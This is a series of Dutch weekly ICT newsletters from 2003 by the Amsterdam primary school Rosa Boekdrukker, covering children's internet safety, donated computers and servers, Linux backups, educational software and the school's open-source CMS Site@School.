Wij zien het als taak van de school de leerlingen leren om te gaan met de gevaren op het internet. Het instellen van allerlei filters is volgens ons niet opvoedend. Als je de kinderen de mogelijkheid biedt het internet op te gaan, moeten ze ook de spelregels kennen. Niet alle ouders die wel een internet aansluiting hebben zullen ook alles weten wat erbij komt kijken. Bijvoorbeeld: de kinderen chatten thuis en gebruiken daar een nep-naam voor. Even een greep uit een aantal namen die kinderen van de Rosa Boekdrukker op MSN (de microsoft chat) gebruiken: ?I like everybody!!!!?, ?don?t miss!!!!?, ?counter-strike?, ?the killerboy?, ?the hot chick?. Het is dus erg nodig te helpen bij de internetopvoeding. - Spreek regels af bij het internetten. - Bouw vertrouwen op met uw leerlingen. - Blijf in de buurt bij uw leerlingen en pc's. - Zorg ervoor dat de persoonlijke gegevens privé blijven - Betrek collega's en ouders bij uw internet beleid. - Chat liever niet in een openbare chatbox. - Laat leerlingen elkaar (en de school) adviseren. - Praat ook over de leuke dingen van het internet - Ga zelf ook eens chatten. - Ga zelf op cursus: cybercoaching. Meer informatie? 10 tips voor leerkrachten: (

<http://www.msn.nl/veiligonline/leraren/#a>):

Een aantal sites waar volwassenen wat kunnen leren: [www.kinderconsument.nl](http://www.kinderconsument.nl) [www.surfopsafe.nl](http://www.surfopsafe.nl)  
[www.veiligophetweb.nl](http://www.veiligophetweb.nl) [www.cybercoaching.nl](http://www.cybercoaching.nl)

n.b. door onze regels zullen de kinderen niet veel gelegenheid hebben om 'verkeerde' dingen te doen. Onze regels zijn na te lezen op onze website:

<http://rosaboekdrukker.net/index.php?page=147&section=6>

### **ICT ACADEMIE**

Op de ICT Academie staat een proefopstelling van SchoolLAN. We hebben kennis gemaakt met de studenten en hun begeleider. Ze zijn zeer enthousiast en zijn ook al bij ons op bezoek geweest. Beide bezoeken verliepen plezierig en waren leerzaam. De studenten hebben voor hun vragen een Forum opgericht en hebben een gezamenlijk email adres. Ook zijn er vanuit de ICT Academie vragen van applicatie-ontwikkelaars. Dat zijn studenten die voor hun afstuderen een levensecht project moeten doen: Het schrijven van een computerprogramma dat gebruikt wordt. De vraag aan de Rosa Boekdrukker was: "Wat kunnen we voor jullie programmeren". De redactie van deze nieuwsbrief wacht met spanning op jullie reacties.

Goed weekend,  
Karin,  
Dirk.

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 20 - 2003  
++++

### **DRO "scholing"**

Afgelopen maandag was de laatste bijeenkomst waarin de leerkrachten de gelegenheid kregen iets aan de eigen vaardigheden op ICT gebied te doen. We werden in groepjes verdeeld en kregen de opdracht een werkblad na te maken. Welke groep lukte het het snelst? Het was een opdracht compleet met invoegen van plaatje, kolommen maken en een tabel met onzichtbare lijnen. Ja ja, hier op de Rosa Boekdrukker zitten knappe leerkrachten!

### **CURSUS "Nieuwe ontwikkelingen voor ICT co?natoren".**

Deze bijeenkomst was gewijd aan systeembeheer. Algemeen wordt gevonden: het technische gedeelte hoort niet bij de leerkracht, maar de rest wel. Dus wel: nadenken over hoe het netwerk gebruikt wordt, wat erop staat en ook de financië-¥ planning. Maar niet: kabels aanleggen, computers openschroeven, ingewikkelde software op de server zetten. Het is verbazend, dat die cursus niet stampvol zit. Waar zijn al die andere ICT co?natoren in Amsterdam? Loopt het op de andere scholen dan allemaal al op rolletjes? En hebben ze daar allemaal al hun ICT leerlijn goed draaiend? (we zaten met zijn drieën!).

### **ALLES TELT**

We hebben 'Alles telt' op de server draaien. Dit is een reken- en wiskundemethode voor het basisonderwijs. Wij hebben 't voor de kleutergroepen. Het programma installeerde moeiteloos; we hebben ThiemeMeulenhof ermee geccomplimenteerd.

### **MALMBERG EN ZWIJSEN**

Minder leuk is dat Karin van vele kanten verhalen hoort over de slecht draaiende netwerkprogramma's en beveiligingsproblemen van Malmberg en Zwijsen. Aanstaande dinsdag worden de kleutergroepen "geschoold" in het gebruik van Letterpret, tijdens een marge-middag.

### **EINDELIJK GEVONDEN!**

Sommige kinderen raken hun werkstukken kwijt. We konden er tot nu toe niet achter komen hoe ze dat nou deden. Gelukkig kunnen we, dankzij ons voortreffelijk backup systeem, de werkstukken wel terugvinden. Eindelijk weten we nu hoe ze het doen.

Sommige kinderen zien/weten niet goed het verschil tussen 'Openen' en 'Opslaan' in Word. Dit gebeurt er: Kind opent "Word", krijgt leeg document, is in de war met begrippen opslaan als openen en kiest voor "opslaan als" en klikt op zijn/haar werkstuk. Dan komt de vraag: wilt u het bestaande document vervangen en het kind kiest "ja". Vervolgens wordt het lege document opgeslagen onder de naam van het werkstuk en het werkstuk is weg.

Nu hebben we eindelijk de echte reden en achtergrond waarom we B U <http://hightek.org> als backup systeem hebben.

### **SCHOOLLAN**

We hebben 't druk gehad om onze oude netwerkfunctionaliteiten te herkrijgen. Ruud en Peter hebben daartoe ook een keer op school service verleend. Soms ontdekken we zaken die nog steeds niet goed werken. Helaas is dit het gevolg van het werken met twee systemen (dirklan en schoollan) en we moeten er gewoon even mee (leren) leven.

Ondertussen hebben evaluatieve gesprekken plaats gevonden met Jaap (ASCII) en Peter (sinds kort bij SchoolLAN betrokken). Beiden waren aanwezig bij de installatie. Dirk heeft met de ICT Academies gesproken die hier op de stoep stonden om de installatie te bewonderen. Al met al gaan we er allemaal nog steeds voor!

groeten,  
Karin  
Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker week 21 - 2003  
++++

### COMPUTERS

Een van onze donateurs heeft ruim 30 computers geschonken. Van deze gemeentelijke dienst ontvingen wij Pentium 400 desktops. Met wat aanpassingen (geheugen en geluidskaart erbij gekocht) hebben we voor de nieuwe verdieping uitstekende, snelle computers (128 MB Ram). Weer heel erg bedankt! We zijn in één klap van een hele hoop problemen af.

Dit is misschien ook het moment om even te zeggen dat dit soort computers uitstekend bruikbaar zijn in het basisonderwijs. Ze zijn ook vaak in partijen te koop voor prijzen waar je van achterover slaat als je gewend bent om voor je Pentium 4 met 2 GHZ processor, 256 Ram en een veel te grote harde schijf 600 Euro neer te leggen.

### AFDELING ONDERWIJS STADSDEEL DE BAARSJES

Deze week werd het ICT-beleidsplan doorgenomen met een medewerkster van ons schoolbestuur. Het plan is nog niet volledig. Daarom is er op 16 juni een vervolgspraak waarop de omissies aangevuld moeten zijn. Daarna zullen we pas volledige beschikking krijgen over het door de overheid sinds 1999 verstrekte ICT budget.

### WERKSTUKKEN

De meeste kinderen uit de groepen 6, 7 en 8 hebben hun werkstuk bijna af. Deze week heeft een aantal leerlingen geleerd hoe een plaatje binnen de tekst kan worden gezet (figuur>tekstomloop)

### LETTERPRET/MARGEMIDDAG

Tijdens de margemiddag van afgelopen dinsdag heeft de kleuterbouw geleerd hoe de leerlingen moeten worden ingevoerd in het programma Letterpret. Ook wordt er geëxperimenteerd met allerlei instellingen. Over drie weken wordt geëvalueerd hoe het is verlopen.

### PROFIEL LEERLINGZORG

We hebben 't programma draaien en merken dat het steeds trager wordt in het verwerken van gegevens naarmate er meer leerkrachten de profielen hebben ingevuld. Neem a.u.b. de tijd. Vooral het verwerken van de resultaten na het invullen van de profielen duurt lang. Maar daar hoeft je niet op te wachten.

### ICT SCHOLING BOVENBOUW

Ter voorbereiding op de ICT evaluatiedag op 5 juni moesten er nog wat puntjes op de i gezet worden. We hebben bekeken wat er in de leerlijn tekstverwerkingsvaardigheden nog aangepast moest worden. De leerlijn voor het zoeken op internet zou misschien in het begin geholpen zijn met oefeningen van de volgende website: <http://www.isomode.nl/webpaden/webpaden.htm> . Nadeel: er is geen on-line feedback.

### SCHOOLLAN

Deze week (en vorige week ook) besprekingen met de Stichting SchoolLAN over hoe we verder gaan. Binnenkort meer hierover.

### ONS CMS

Ons website content management systeem nadert zijn nieuwe versie. Fred is de programmacode aan het poetsen en Dirk schrijft de gebruiksaanwijzing in het Engels (dit i.v.m. de Spaanse vertaling die Stephen in Mexico gaat doen). We zijn op zoek naar mensen die de gebruiksaanwijzing in het Nederlands willen vertalen. Wil je meewerken, of ken je iemand die er wel wat tijd in wil steken, dan horen we dat graag.

### MONSEIGNEUR HUYBERS

Dirk bracht een webbezoek aan Dennis Goedbloed, ICT er op de Huybersschool. Ze stappen binnenkort af van CIAO (Computers In het Amsterdamse Onderwijs) wegens problemen en stappen over op Linux. Ze willen ook het CMS gaan gebruiken.

### SCRIPTIE

De OBSRB wordt genoemd in een zeer lezenswaardige scriptie van Martin Herrman en Gertjan Zwartjes van de Technische Universiteit Eindhoven. Ze schreven een prima verhaal over de geschiedenis en de

grondslagen van de Open Source beweging en Linux. Een aanradertje. Dirk heeft een papieren exemplaar en je kunt de scriptie ook vinden op de website van de school onder: ICT: <http://rosaboekdrukker.net/index.php?page=418&section=6> .

groeten,  
Karin  
Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 3(?????, Hoezo, als de kat van huis is??) - week 22  
++++

### **ALS DE KAT VAN HUIS IS....**

Karin is deze week met vakantie. Dus alle gelegenheid om een speciaal nummer te maken. Want, er blijft genoeg te melden op ICT gebied van de OBSRB. Deze keer zit er dus (helaas) weinig 'onderwijs' in de BIC.

### **RECTIFICATIE**

Vorige week schreven we over Dennis Goedbloed, echter met een paar storende fouten. Ziehier de rectificatie. Hij schreeft ons: "De Bisschop Huibersschool draait al meer dan twee jaar op Linux (file- & printersharing, firewalling, webserver, mailserver). Tot volle tevredenheid overigens." Bedankt, Dennis! Onze excuses voor de onvolkomenheden.

### **ONS CMS**

Het Site@School Team schrijft zich de blaren om de gebruiksaanwijzingen op tijd af te krijgen en de laatste onvolkomenheden uit versie 1.1 te krijgen. We hebben de release datum van versie 1.2 op eind juni gezet. We verwachten dat 't gewoon gaat lukken. Site@School zal wat bugfixes bevatten, wat verbeteringen aan modules, een Forum module (nieuw!), en een gebruiksaanwijzing in het Engels. Het blijkt een omvangrijke klus te zijn om S@S zo op te schrijven dat we alles behandelen. Door het schrijven van 't manual zie je alle mogelijkheden en merk je dat 't een behoorlijk doordacht systeem is dat eenvoudig werkt, maar toch vele mogelijkheden kent.

### **USB-HD**

Deze kreet staat voor Universal Serial Bus - Hard Disk. En het wil zeggen dat je in je computer zomaar een harde schijf kunt stoppen, zonder de computer eerst af te hoeven zetten. En als je klaar bent, bijvoorbeeld met een backup maken van alle waardevolle gegevens, trek je de HD zo weer los. We wilden 't altijd al graag, omdat we backups behalve binnen de school, ook buiten de school willen bewaren. Maar we kregen 't onder Linux niet voor elkaar. Nu, groot nieuws! Een eenvoudige standaard USB-HD, die je zo bij de PC-Dokter kunt kopen voor EUR 85,- exclusief harddisk blijkt onder Linux te werken. We kregen 'm aan de praat met RedHat 7.1. Onder RH7.3 lukt 't (nog) niet. Dit kunstje kwam tot stand door bemoeienis van Jaap van ASCII (Linux Groep in de Kinkerstraat 92). De doos van de PC-Dokter is een Q-Tec 755C usb2 cd/rw case, geschikt voor HD, CD-ROM, CD-RW, DVD-player en DVD-RW. Het ding werkt onder Windows 98, ME, 2000, XP, MAC OS 8,6, 9.0 en 10.0. Zie [www.qtec.info](http://www.qtec.info). En dus ook onder Linux!

### **METERKAST**

We hebben ook niet veel kunnen doen omdat de electriciens een nieuwe meterkast in het serverhok plaatsten. Het ziet er prima uit.

Groet,  
Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 23 - 2003  
++++

### EVALUATIEDAG

Onze ICT bezigheden van het afgelopen jaar werden deze week geëvalueerd. De verschillende bouwen hebben, aangestuurd door het ABC, gewerkt aan de ICT leerlijn. We hebben alles nog eens onder de loep genomen en de plannen voor volgend jaar bekeken. De scholing zal dan meer gericht zijn op directe ondersteuning in de klassen bij de uitvoering van de leerlijn (klassenconsulten). Elke bouw heeft een ICT presentatie gemaakt die gebruikt kan worden voor de schoolgids en we hebben aan de hand van stellingen op ICT gebied een 'lagerhuis-discussie' gevoerd.

Stellingen:

- met computers op school lopen kinderen een verhoogd risico op RSI.
- en
- computerspelletjes zijn schadelijk voor kinderen en moeten verbannen worden uit de school.



Bovenbouw bereidt presentatie schoolgids voor.





Presentatie door medewerkers van het ABC.

### **AKTIE MIJNSCHOOLWEERSCHOON**

Helaas zijn we niet één van de 12 scholen die in aanmerking komt voor een grote schoonmaakbeurt. In april ontvingen we een email met daarin een oproep ons aan te melden voor de schoonmaakactie. Blijkbaar zijn er scholen nog dringender toe aan een ontstoffsingsbeurt. Er hadden zich 817 scholen aangemeld.

[www.mijnschoolweerschoon.nl](http://www.mijnschoolweerschoon.nl)

### **WERKSTUKKEN**

Er is weer keihard gewerkt om de werkstukken dit schooljaar af te krijgen. De werkstukken worden in kleur afgedrukt. Afwachten of het erg veel inkt kost.

### **KEYBOARD KLEUTERS**

Eindelijk is het keyboard met speciale toetsen binnen voor de oudste kleuterklas. Wie wil weten waar we het over hebben: <http://www.myboard.nl/> Voor volwassenen die even snel iets willen typen is het een vreemde gewaarwording, dat toetsenbord, maar met de vuisten laat het zich aardig bedienen; de beiaardier leert typen. De toetsen zijn erg groot. En de functietoetsen ontbreken, dus Alt F4 is niet mogelijk. Werkt dit RSI (bij kinderen) in de hand of juist niet?

### **LETTERPRET**

Nog steeds problemen met de werking. Het heeft niets te maken met het type server waarop het geïntegreerd wordt. Uit heel Nederland komen berichten, dat er moeilijkheden zijn. Het heeft ermee te maken, dat Letterpret (en ook veel andere educatieve software) voor stand-alone computers is ontwikkeld en daarna met een kunstgreep is omgebouwd naar een netwerkversie. Er is iets nodig om educatieve uitgeverijen bereid te vinden om de broncode van hun programma's meer openbaar te maken zodat er meer mensen kunnen meedenken hoe het beter kan. Dus betalen voor het de educatieve kant, maar de technische kant ter discussie stellen.

### **SCHOOLLAN**

We hebben ideeën voor een SchooLLAN LIGHT versie. Die zou minder ballast en meer eenheid moeten krijgen dan de huidige versie. SchooLLAN ziet wel wat in onze aanpak, maar de termijn waarop ze denken misschien te kunnen leveren zou voor ons wel eens te ver in de toekomst kunnen liggen.

### **Site@School**

Van twee kanten is er deze week interesse getoond in ons content management systeem. We zijn er erg trots op, dat we aan iets bijdragen waarvan wordt gezegd: 'Het is erg eenvoudig te gebruiken; het is heel geschikt voor een basisschool.' Precies dus waar het voor bedoeld was. En een bovenschoolse ICT consultant voor 30 basisscholen in Apeldoorn wil S@S op 12 scholen gaan gebruiken.

De Engelse gebruiksaanwijzingen vorderen en kunnen alvast bekeken worden op Dirk's privé server:

<http://wyxs.net/manual/>. Als je de intro wilt lezen is het URL dus: <http://wyxs.net/manual/intro.htm> Let op:



De gebruiksaanwijzingen zijn nog niet af, dus stoor je niet aan fouten, onduidelijkheden, etc. We zoeken nog steeds vertalers. Draag bij en vertaal een hoofdstuk!

groeten,  
Karin  
Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 24 - 2003  
++++

### TEKSTVERWERKEN

Deze week is er een nog nooit eerder gezien probleem aan de orde geweest. Een leerling uit groep 8 werkte aan haar werkstuk en meldde, dat er iets vreemds was. De bovenste regel stond onder in het scherm te bibberen. Na wat testjes bleek de enter-toets vast te zitten.

### FOTO'S

Elke week wordt deze nieuwsbrief op de website van onze school gezet. Vorige week zijn er ook een paar foto's van de ICT evaluatie bij geplaatst. Zie: <http://rosaboekdrukker.net/index.php?section=6>

### GROTE KLAPPER!

Site@ School, het Content Management System dat we gebruiken beleefde deze week een grote doorbraak. Dirk en Fred bedachten en maakten een programmaatje waarmee de gebruikers van het systeem zelf online alle aanpassingen in de talige inhoud van S@S kunnen doen. Dat betekent: 1 de gebruikers kunnen heel makkelijk een versie in Bhasa-Indonesia of Urdu maken en die wereldwijd ter beschikking stellen. 2. De beheerder van 't systeem kan zijn/haar eigen talige 'look and feel' aan het systeem geven. Bijvoorbeeld: als in jouw land het niet gebruikelijk is om een leerkracht een standaard email te sturen met als aanhef: "Geachte Mevrouw/Mijnheer", maar met "Hallo Juf/Mees", dan kun je dat nu als beheerder zelf heel makkelijk veranderen. Fred had het programma binnen 24 uur in elkaar zitten. Kijk er maar eens naar op <http://wyxs.net/starnet/translate.php> Dirk mailde het succes naar zijn contact binnen de Franse Linux Basisschool Groep, <http://www.abul.org/education/abuledu/index.php3> (een soort Franse SchoolLAN) . Zij boden meteen aan het systeem te nemen en een Franse vertaling te maken. Tegelijkertijd werd Dirk uitgenodigd op "Rencontres Mondiales du Logiciel Libre" (een internationale conferentie over vrije software) in Metz, om ons CMS te demonstreren, begin juli. Dirk en Fred denken erover om te gaan en zijn zeer gelukkig met deze internationale doorbraak van ons CMS.

### EXTRA HULP

Vandaag hielp Mats (zoon van Karin) met allerlei klussen: Virusscanners updaten, Internet Explorer updaten, onze lijst met computers bijwerken. Allemaal klussen die bij ons nogal eens in het vergeet hoekje terecht komen. Bedankt Mats!

### USB-HARDDISK

We krijgen 'm nog steeds niet aan de praat op de server waar hij het meeste nodig is. Dirk peinst zich suf en vraagt raad in de nieuwsgroep nl.os.linux.installatie.

groeten,  
Karin  
Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 25 - 2003  
++++

## VEEL TECHNISCHE INFO ONDERAAN

### FOTO'S GROEP 8

Er zijn foto's van het afscheidstoneel van groep 8. Weliswaar alleen van de generale. bekijk ze op : <http://rosaboekdrukker.net/index.php?section=2&page=432> Nog steeds niet de juiste digitale camera aangeschaft!!! (wie heeft suggesties?)

### LEERLINGPAGINA'S

Bij de sectie leerlingen is de rubriek : ?leerling op web?. Op die plek kunnen leerlingen een eigen pagina onderhouden. Dit jaar hebben we daar nog niet veel aandacht aan besteed, omdat het accent lag op de tekstverwerking t.b.v. een werkstuk. Maar zo langzamerhand worden er wel enkele kinderen ingewijd. Dat wordt gedaan via de chat van Messenger. Buiten schooltijd dus. Volgend jaar zal er ook tijdens de schooluren aandacht aan besteed worden. <http://rosaboekdrukker.net/index.php?page=54&section=4>

### TYPELES

Bij Anneke in groep 6 wordt regelmatig getypt. De leerlingen vorderen langzaam maar gestaag. Het is een steeds terugkerende oefening; dat vinden ze leuk. Een aantal heeft er veel lol in. Voordeel van het (gratis) DOS programmaatje is dat het simpel is en geen uitleg behoeft. Gaan we volgend jaar het eerste OBSRB typediploma uitdelen?

### TAFELTOTAAL

Het programma "Tafeltotaal" van Ambrasoft is op dit moment erg populair in groep 4. Kinderen zijn hard bezig om allerlei tafeldiploma's te behalen. Prima programma met registratie en allerlei instellingsmogelijkheden.

### LETTERPRET

Volgende week wordt in de kleutergroepen gekeken hoe het tot nu toe is gegaan met het programma. Het valt John (onze concië&secte) op, dat er allerlei printjes uit de printer komen. Er gebeurt dus iets waar we geen zicht op hebben, nog.

### VIVES

Bekijk het e-zine van VIVES. Ook kun je een gratis abonnement op het papieren tijdschrift nemen. Beslist een aanrader! <http://rosaboekdrukker.net/index.php?section=6&page=434>

### DONATIE SERVERS

Een bevriende gemeentelijke dienst heeft 5 Compaq Proliant servers aan de school gedoneerd. Zeer bedankt voor je inspanningen, Peter!! Dat is voor onze school te veel. Als er scholen zijn die belangstelling hebben voor een server, meld je dan bij de redactie. Misschien kunnen we na de vakantie met de gelukkige scholen samen een install-party organiseren.

### GEHEUGEN

We vonden ook weer een handvol computergeheugen in ons postbakje. Bedankt Peter!

### ONS CMS

We zitten een week voor het uitkomen van versie 1.2. Het manual is klaar. En het vertaalprogramma werkt zo makkelijk dat we meteen een Noorse vertaling van het CMS binnen kregen. Fred en Dirk zijn apetrots. En dat mag Stadsdeel de Baarsjes, afd. Onderwijs ook zijn als oorspronkelijke subsidiegever. Dirk gaat naar Metz om 't CMS te presenteren op de 'Rencontres Mondiales des Logiciel Libre".

### USB-HD

Dirk bleef maar modderen met de USB-HD die hij niet aan de praat kreeg. Ook de guru's op Internet bleven in gebreke. Maar dankzij Bas (Corantijn) is het opgelost. Dank je wel Bas, voor je scherpe blik! Dirk had de boel verkeerd aangesloten. Hij heeft een nog sterkere bril nodig . Toen dat was opgelost werkte de USB Harddisk 'out of the box'.

Waarvoor willen we USB-HD? Het maken van back-ups zonder de servers af te hoeven zetten (hot swap on

the fly al het ware). Die back-ups willen we uit veiligheidsoverwegingen buiten de school kunnen bewaren. En dat alles op een eenvoudige en goedkope manier uit te voeren en te beheren. Welnu, een kind zou het nu kunnen. Ik hoor jullie denken: "Neem tape". Antwoord, kort samengevat: "Wij houden niet van tape". Lang antwoord: [http://www.hightek.org/bu/white\\_paper.html](http://www.hightek.org/bu/white_paper.html) , punt 1, 2 en 3.

Wat feiten: De USB behuizing is van Q-TEC. Gekocht bij de PC-Dokter. Prijs: E 85,- zonder HD. Wij hebben er een 80 GB HD in zitten. 't Ding is ook geschikt voor CD, CD/RW, DVD, etc en werkt met USB 2.0. Operating Systems: Win98, ME, 2000, XP, Mac OS 8.6, 9, 10 en LINUX (bij ons op RH7.1 en 7.2). We kunnen er ESIS dus ook mee back-uppen. Snelheid: Hij kopieert ruim 2 GB per uur. We hebben ongeveer 6 GB aan back-ups op de fileserver (veel educatieve progs.) Via scp (secure copy via ssh) kopiëren we de tar.gz back-up van de firewall/web/mail server naar de fileserver en vandaaruit naar de USB-HD. De fw/web/mail server is RH6.2 en heeft geen USB. Er staat ongeveer 300 MB data op.

#### **CD WRITER**

Deze week heeft Jaap van ASCII (een Linux guru) een ander probleem opgelost. We kunnen de CD-RW gebruiken in de fileserver. Goed voor lange termijn back-ups. Dank je wel Jaap!

#### **EIGEN SOFTWARE**

En omdat Jaap er toch was hebben we een indringend gesprek gehad over het (laten) ontwikkelen van software voor basisscholen. Heel verhelderend. We komen er na de zomervakantie op terug. Grote vraag op dit moment: Welk educatief programma wordt op basisscholen in Nederland het meest gebruikt? De redactie looft voor ieder beargumenteerd antwoord een UTP kabel uit of een muis, naar keuze.

groeten,  
Karin  
Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week - 26 - 2003  
++++

## **GROOT TECHNISCH NIEUWS: ZIE ONDER**

### **LETTERPRET**

Deze week hebben we even bekeken hoe Letterpret (Malmberg) tot nu toe bevalt in de kleutergroepen. Inhoudelijk: leerlingen en leerkrachten zijn heel enthousiast Organisatorisch: de oudste kleuters kunnen zelfstandig met het programma overweg. Voor de allerjongsten is het te hoog gegrepen. Die moeten eerst leren de muis te bedienen. Wat er tussen zit heeft (nog) veel begeleiding nodig. Technisch: in 3 van de 5 kleutergroepen gaat de registratie en het printen van die registratie via het netwerk prima. Op de 2 andere zijn problemen die Malmberg alleen weet op te lossen met de suggestie: probeert u alles nog eens opnieuw in te voeren.

In het laatste bulletin van ICT op School stond een aardig stukje over het gebruik door kleuters van programma's voor beginnende geletterdheid: <http://rosaboekdrukker.net/index.php?section=6>

### **DIGITALE FOTOCAMERA**

Eindelijk. We hebben er één. Ook dankzij het zetje van Willem Eekhof van station-to-station. De keuze is gevallen op de Canon Powershot A60. Kwam goed uit de test van de laatste ComputerTotaal. De uitgeloopte muis en netwerkkabel zijn wel gewonnen, maar de prijs is niet opgehaald.

### **VAKANTIE**

Wat een gedoe voor een zomervakantie: dat gesjouw en gezeul met schoolmeubilair en kastinhouden. Er moeten veel mensen verkassen, ook door de nieuwbouw. Alle computers zijn losgekoppeld. De webserver zal tijdelijk een ander plekje krijgen, want in het magazijn, dat ons eigen ICT-HOK wordt komt een hele nieuwe patch-kast tijdens de vakantie. We hebben dan 128 aansluitingen op school. Na de vakantie zullen we verslag doen van de uitbreiding van ons computerpark.

### **NOG MEER SERVERS EN COMPUTERS**

Van onze gulle gemeentelijk bron ontvingen we deze week nog 11 computers en twee Compaq Proliant servers. Het is maar goed, dat Dirk een kelder onder zijn huis heeft waar de apparatuur wordt aangepast voor het gebruik op school (geluidskaarten) en waar het tijdelijk kan wachten op een bestemming in het gebouw. Meld je als je school een prima server wil.

### **GROTE DOORBRAAK!**


Fred heeft het voor elkaar gekregen: Ons CMS werkt ook onder Linux. De editor (zeg maar het tekstverwerkingsprogramma) waarmee je teksten voor webpagina's maakt, werkte tot nu toe alleen met Windows en Internet Explorer 5.5 of hoger. Door zoekacties op Internet en het vinden van 'bijna' oplossingen kreeg Fred de geest, beet zich vast en vond een editor die bruikbaar is onder Linux met Mozilla 1.3.1 of hoger. Vervolgens aangepast voor het CMS. Er zitten nog een paar kleine stekeligheden in, maar daar komt hij uit. We zijn volop aan het testen. PROFICIAT FRED! Het is een grote sprong voorwaarts.

Goede vakantie allen, groeten,  
Karin  
Dirk

## Schooljaar 2003-2004

1. [2003-08-15 w33](#)
2. [2003-08-22 w34](#)
3. [2003-08-29 w35](#)
4. [2003-09-05 w36](#)
5. [2003-09-12 w37](#)
6. [2003-09-19 w38](#)
7. [2003-09-26 w39](#)
8. [2003-10-03 w40](#)
9. [2003-10-10 w41](#)
10. [2003-10-24 w43](#)
11. [2003-10-31 w44](#)
12. [2003-11-07 w45](#)
13. [2003-11-14 w46](#)
14. [2003-11-21 w47](#)
15. [2003-11-28 w48](#)
16. [2003-12-05 w49](#)
17. [2003-12-12 w50](#)
18. [2003-12-19 w51](#)
19. [2003-12-26 w52](#)
20. [2004-01-09 w02](#)
21. [2004-01-16 w03](#)
22. [2004-01-23 w04](#)
23. [2004-01-30 w05](#)
24. [2004-02-06 w06](#)
25. [2004-02-13 w07](#)
26. [2004-02-20 w08](#)
27. [2004-02-27 w09](#)
28. [2004-03-12 w11](#)
29. [2004-03-19 w12](#)
30. [2004-03-26 w13](#)
31. [2004-04-02 w14](#)
32. [2004-04-09 w15](#)
33. [2004-04-16 w16](#)
34. [2004-04-21 w17](#)
35. [2004-04-23 w17](#)
36. [2004-05-11 w20](#)
37. [2004-05-23 w21](#)
38. [2004-05-24 w22](#)
39. [2004-06-05 w23](#)
40. [2004-06-18 w25](#)
41. [2004-06-25 w26](#)
42. [2004-07-02 w27](#)
43. [2004-07-09 w28](#)

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 33  
++++



Alle computers moeten weer opnieuw worden aangesloten in deze supernieuwe patch-kast, die we hebben overgehouden aan de VERBOUWING!!!!

### **NIEUW SCHOOLJAAR**

We zijn weer begonnen. Pffff! De verbouwing is klaar, de verhuizing nog niet, de opening staat voor de deur, we hebben geen tijd voor een uitgebreide BIC. Daarom een korte over deze week. Volgende week een uitgebreidere BIC met informatie over ons netwerk, de nieuwe versie van S@S en alle plannen waar we nog altijd en steeds van overlopen.

### **'NIEUWE COMPUTERS'**

De computers van de gemeentelijke dienst (33 stuks) zijn door Axel (zoon van Karin) de school ingesjouwd en aangesloten. Veel computers zijn vervangen, veel staan er op de uitbreiding op de tweede verdieping. Dirk maakte een 'image' van alle software die op die computers moet gaan draaien. Zo'n image kan in 7 minuten op een computer gezet worden. Zeer arbeidsbesparend.

